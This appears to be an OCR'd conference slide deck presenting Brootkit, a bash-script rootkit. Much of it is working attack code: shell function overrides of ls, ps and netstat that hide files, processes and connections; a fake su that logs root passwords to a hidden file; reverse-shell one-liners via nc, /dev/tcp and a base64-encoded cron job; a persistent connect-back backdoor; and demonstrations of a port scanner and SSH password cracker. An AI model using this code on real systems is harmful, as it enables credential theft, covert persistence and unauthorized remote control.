SHELL Hacking

阿里云 - wzt


- When control a unix-like system, Than?

```
[root@localhost fucking_rootkit]# ls
Makefile  furootkit.c
[root@localhost fucking_rootkit]# make
make  -C /lib/modules/2.6.32/build M=/root/lkm/fuck
make: *** /lib/modules/2.6.32/build: No such file or d
make: *** [furootkit] Error 2

[root@localhost fucking_rootkit]# gcc
bash: gcc: command  not found
[root@localhost fucking_rootkit]#

[root@localhost fucking_rootkit]# perl
bash: perl: command  not found
[root@localhost fucking_rootkit]#

[root@localhost fucking_rootkit]# python
bash: python: command  not found
[root@localhost fucking_rootkit]#
```



Do everything in SHELL

- Unix kiss philosophy
  - keep it sample stupid.
  - do one thing do it well.


- The goal of shell scripts
  - no cpu arch depend
  - no complier depend
  - no interpreter depend
  - no os and kernel distribution depend
    - sh/bash/csh/zsh
    - unix/bsd/solaris/linux
  - hundreds of open source tools
  - just a shell script?

Bash Rootkit

- Histroy of bash rootkit
  - ✓ If bash shell scripts can be designed for security tools like chkrootkit or rkhunter,
  - ✓ so too can it be implemented for a rootkit.

- Brootkit
  - ✓ Lightweight rootkit implemented using bash shell scripts.
  - ✓ FEATURES
    - I. more hidable ability against admintrator or hids.
    - II. su passwd thief.
    - III. hide file and directories.
    - IV. hide process.
    - V. hide network connections.
    - VI. connect backdoor.
    - VII. multi thread port scanner.
    - VIII. http download.
    - IX. multi thread ssh passwd crack.
  - ✓ TARGET OS
    - I. centos
    - II. rhel
    - III. ubuntu
    - IV. debian
    - V. fedora
    - VI. freebsd

The life of `ls`


ls -> glibc/opendir() -> syscall/sys_getdents() -> vfs/vfs_readdir() -> ext4/ext4_readdir()
preload
hook sct
hjack vfs
inline hook
What is the NEXT?
ls -> bash -> shell function -> builtin -> hashtable -> $PATH -> command_not_found_handle/exit

• Override shell function

```
[root@localhost brootkit]# ls
README.md  bashproxy.sh  brbomb.sh    brget.sh    brsh.conf      brshrootkit.sh  install.sh  passwd1.lst   sshcrack.sh    ubd.sh
bashbd.sh  bashtn.sh     brconfig.sh  brootkit.sh  brshconfig.sh  cronbd.sh       pass.lst    passwd2.lst   sshcrack1.exp  uninstall.sh
bashnc.sh  br.conf       brdaemon.sh  brscan.sh    brshinstall.sh  host.lst       passwd.lst  sshcrack.exp  sshcrack2.exp  user.lst

[root@localhost brootkit]# function ls()
> {
> echo "hjacked?"
> }

[root@localhost brootkit]# ls
hjacked?
[root@localhost brootkit]#
```

but

```
[root@localhost brootkit]# /bin/ls
README.md  bashproxy.sh  brbomb.sh    brget.sh    brsh.conf      brshrootkit.sh  install.sh  passwd1.lst   sshcrack.sh    ubd.sh
bashbd.sh  bashtn.sh     brconfig.sh  brootkit.sh  brshconfig.sh  cronbd.sh       pass.lst    passwd2.lst   sshcrack1.exp  uninstall.sh
bashnc.sh  br.conf       brdaemon.sh  brscan.sh    brshinstall.sh  host.lst       passwd.lst  sshcrack.exp  sshcrack2.exp  user.lst
```

```
[root@localhost brootkit]# function /bin/ls()
> {
> echo "hjacked again?"
> }
[root@localhost brootkit]# /bin/ls
hjacked again?
[root@localhost brootkit]#
```

- Another trouble – ls output format

```
[root@localhost brootkit]# ls -l|head -n 4
total 420
-rw-r--r--  1 root root   5527 Apr  3 02:27 README.md
-rwxr-xr-x  1 root root    963 Feb 11  2015 bashbd.sh
-rwxr-xr-x  1 root root     60 Feb 12  2015 bashnc.sh

[root@localhost brootkit]# ls -l
hjacked?
[root@localhost brootkit]#
```

- Need more complex pseudo
  - useful common arguments (ls –alt)
  - tty window size
  - bash character colors

hide file/process

- Hide file/directory

```
fake_file=`/bin/ls $@`
old_ifs=$IFS; IFS=",  "
for hide_file in ${br_hide_file[@]}
do
     fake_file=`echo "$fake_file" | sed -e '/'$hide_file'/d'`
done
IFS=$old_if

 echo "$fake_file"
```

- Hide process

```
function ps()
{
        old_ifs=$IFS; IFS=","

        proc_name=`/bin/ps  $@`
        for hide_proc in ${br_hide_proc[@]}
        do
              proc_name=`echo "$proc_name" | sed -e '/'$hide_proc'/d'`
        done

        echo "$proc_name"
        IFS=$old_ifs
}
```

Hide net

- Hide tcp connections

```
function netstat()
{
        local hide_port tmp_port old_ifs

        . $BR_ROOTKIT_PATH/brconfig.sh
        br_load_config $BR_ROOTKIT_PATH/br.conf

        old_ifs=$IFS; IFS=","
        tmp_port=`/bin/netstat $@`
        for hide_port in ${br_hide_port[@]}
        do
                tmp_port=`echo "$tmp_port" | sed -e '/'$hide_port'/d'`
        done
        echo "$tmp_port"
        IFS=$old_ifs
}
```

- Poc vs Real world
  - Mulit consoles - screen/bash*n
  - Single user - ~/.bashrc ~/.bash_profile
  - All users - /home/* /etc/bashrc /etc/bash_profile
  - Reboot

Anti

```
[root@localhost brootkit]#  declare -f
/bin/ls ()
{
    echo "hjacked again?"
}
ls ()
{
    echo "hjacked?"
}
[root@localhost brootkit]#
[root@localhost brootkit]#  set|tail
consoletype=pty
tmpid=0
/bin/ls ()
{
    echo "hjacked again?"
}
ls ()
{
    echo "hjacked?"
}
```

WTF?

So weak?

Is that a fucking rootkit??

Anti Anti

- Shell builtins

```
[root@localhost brootkit]# declare() {
> echo "hijack declare"
> }
[root@localhost brootkit]# declare
hijack declare
[root@localhost brootkit]#

[root@localhost brootkit]# builtin declare -f
/bin/ls ()
{
    echo "hjacked again?"
}
ls ()
{
    echo "hjacked?"
}

[root@localhost brootkit]# builtin() {
> echo "fucking hjacked?"
> }
[root@localhost brootkit]# builtin declare -f
fucking hjacked?
```

```
[root@localhost brootkit]# command builtin declare -f
/bin/ls ()
{
    echo "hjacked again?"
}
builtin ()
{
    echo "fucking hjacked?"
}
declare ()
{
    echo "hijack declare"
}
ls ()
{
    echo "hjacked?"
}

[root@localhost brootkit]# command() {
> echo "hijacked command"
> }
[root@localhost brootkit]# command builtin declare -f
hijacked command
[root@localhost brootkit]#
```

SU thief

- Obtain passwd?
  - sshd/pam backdoor
  - hydra/ncrack
  - john the ripper

- Su thief

```
[wzt@localhost ~]$ su
Password:
[root@localhost wzt]# exit
exit
[wzt@localhost ~]$ cat /tmp/...
loveshell
[wzt@localhost ~]$
```

```
function su()
{
        local arg_list=("" "-" "-l" "--login"
                        "-c" "--command" "--session-command"
                        "-f" "--fast"
                        "-m" "--preserve-environment" "-p"
                        "-s" "--shell=SHELL")
        local flag=0 tmp_arg arg pass

        if [ $UID -eq 0 ]; then
                /bin/su $1; unset su ; return $?
        fi

        for arg in ${arg_list[@]}
        do
                [ "$1" = "$arg" ] && flag=1
        done

        [ $# -eq 0 ] && flag=1

        tmp_arg=$1;tmp_arg=${tmp_arg:0:1};
        [ "$tmp_arg" != "-" -a $flag -eq 0 ] && flag=1

        if [ $flag -ne 1 ];then
                /bin/su $1; return $?
        fi

        [ ! -f /tmp/... ] && `touch /tmp/... && chmod 777 /tmp/... >/dev/null 2>&1`

        echo -ne "Password:\r\033[?25l"
        read -t 30 -s pass
        echo -ne "\033[K\033[?25h"

        /bin/su && unset su && echo $pass >> /tmp/...
}
```

Backdoor

- NC
  - mkfifo bd;cat bd|/bin/sh|nc localhost 8080 >bd
- Bash socket
  - /dev/tcp/host/port
  - /dev/udp/host/port
  - exec 9<> /dev/tcp/localhost/8080&&exec 0<&9&&exec 1>&9 2>&1&&/bin/bash --noprofile –I
- Telnet
  - mkfifo bd;cat bd|/bin/sh -i 2>&1|telnet localhost 8080 >bd
- Base64 encode
  - */1 * * * * a=`echo "ZXhlYyA5PD4gL2Rldi90Y3AvbG9jYWxob3N0LzgwODA7ZXhlYyAwPCY5O2V4ZWMgMT4mOSAyPiYxOy9iaW4vYmFzaCAtLW5vcHJvZmlsZSAtaQ=="|base64 -d`;/bin/bash -c "$a";unset a

- UDP

```
exec 9<> /dev/udp/localhost/8080
[ $? -eq 1 ] && exit
echo "connect ok" >&9

while :
do
        a=`dd bs=200 count=1 <&9 2>/dev/null`
        if echo "$a"|grep  "exit"; then break; fi
                echo `$a` >&9
done

exec 9>&-
exec 9<&-

[wzt@localhost ~]$ nc -lu 8080
connect ok
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
 uname -a
 Linux localhost.localdomain  2.6.32 #1 SMP Wed May 7 01:24:01 CST
2014 x86_64 x86_64 x86_64 GNU/Linux
```

```
function br_set_rootkit_path()
{
        if [ $UID -eq 0 -o $EUID -eq 0 ]; then
                BR_ROOTKIT_PATH="/usr/include/..."
        else
                BR_ROOTKIT_PATH="/home/$USER/..."
        fi
}

function br_connect_backdoor()
{
        local target_ip=$br_remote_host
        local target_port=$br_remote_port
        local sleep_time=$br_sleep_time

        while [ 1 ]
        do
                MAX_ROW_NUM=`stty size|cut -d " " -f 1`
                MAX_COL_NUM=`stty size|cut -d " " -f 2`
                {
                PS1='[\A j\j \u@\h:t\l \w]\$';export PS1
                exec 9<> /dev/tcp/$target_ip/$target_port
                [ $? -ne 0 ] && exit 0 || exec 0<&9;exec 1>&9 2>&1
                if type python >/dev/null;then
                        export MAX_ROW_NUM MAX_COL_NUM
                        python -c 'import pty; pty.spawn("/bin/bash")'
                else
                        /bin/bash --rcfile $BR_ROOTKIT_PATH/.bdrc --noprofile -i
                fi
                }&
                wait

                sleep $((RANDOM%sleep_time+sleep_time))
        done
}
```

Port scanner

```
[root@localhost brootkit]$ ./brscan.sh
./brscan.sh <-p> [-n|-t|-o|-h]  <remote_host>

option:
-p          ports, pattern: port1,port2,port3-port7,portn...
-n          thread num, default is 10
-t          timeout, default is 30s
-o          results write into log file, default is brscan.log
-h          help information.

exp:
./brscan.sh -p 21,22,23-25,80,135-139,8080 -t 20 www.cloud-sec.org
./brscan.sh -p 1-65525 -n 200 -t 20 www.cloud-sec.org

[root@localhost brootkit]# ./brscan.sh -p 21,22,23-25,80,135-139,8080 -t 5 -n 20 www.wooyun.org
host: www.wooyun.org | total ports: 10 | thread num: 10 timeout: 5 | logfile: brscan.log

thread<0   >     --      pid <57053>   -->   21
thread<1   >     --      pid <57054>   -->   22
thread<2   >     --      pid <57055>   -->   23
thread<3   >     --      pid <57056>   -->   24
thread<4   >     --      pid <57057>   -->   80
thread<5   >     --      pid <57058>   -->   135
thread<6   >     --      pid <57059>   -->   136
thread<7   >     --      pid <57060>   -->   137
thread<8   >     --      pid <57061>   -->   138
thread<9   >     --      pid <57070>   -->   8080

[>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>]   10/10   6 s

www.wooyun.org: 80
```

Ssh crack

```
[root@localhost brootkit]# ./sshcrack.sh
./sshcrack.sh <-h host> <-u user> <-p passwd> [-t timeout] [-n threadnum] [-o logfile]

option:
-h          host name or host list file.
-u          user name or user list file.
-p          single passwd or passwd list file.
-t          connect timeout, defalut is 5s.
-n          thread num, default is 1.
-o          log file.
-v          display help information.

exp:

./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst
./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst -n 10 -t 2
./sshcrack.sh -h 192.168.215.148 -u user.lst -p passwd.lst -n 10 -t 2
./sshcrack.sh -h host.lst -u user.lst -p passwd.lst -n 10 -t 2

[root@localhost brootkit]# ./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst -n 6
host: 1 | users: 1 | passwd: 28 thread: 6 | timeout: 10 | logfile: sshcrack.log

Thread[ 1]    wzt@192.168.215.148    ==>    [e            ]    [failed]     3
Thread[ 2]    wzt@192.168.215.148    ==>    [a            ]    [failed]     3
Thread[ 3]    wzt@192.168.215.148    ==>    [d            ]    [failed]     3
Thread[ 4]    wzt@192.168.215.148    ==>    [giveshell    ]    [success]    6
Thread[ 5]    wzt@192.168.215.148    ==>    [123456       ]    [failed]     3
Thread[ 6]    wzt@192.168.215.148    ==>    [fd           ]    [failed]     3

waiting all threads to finsh...
```

Thank you!

阿里云
aliyun.com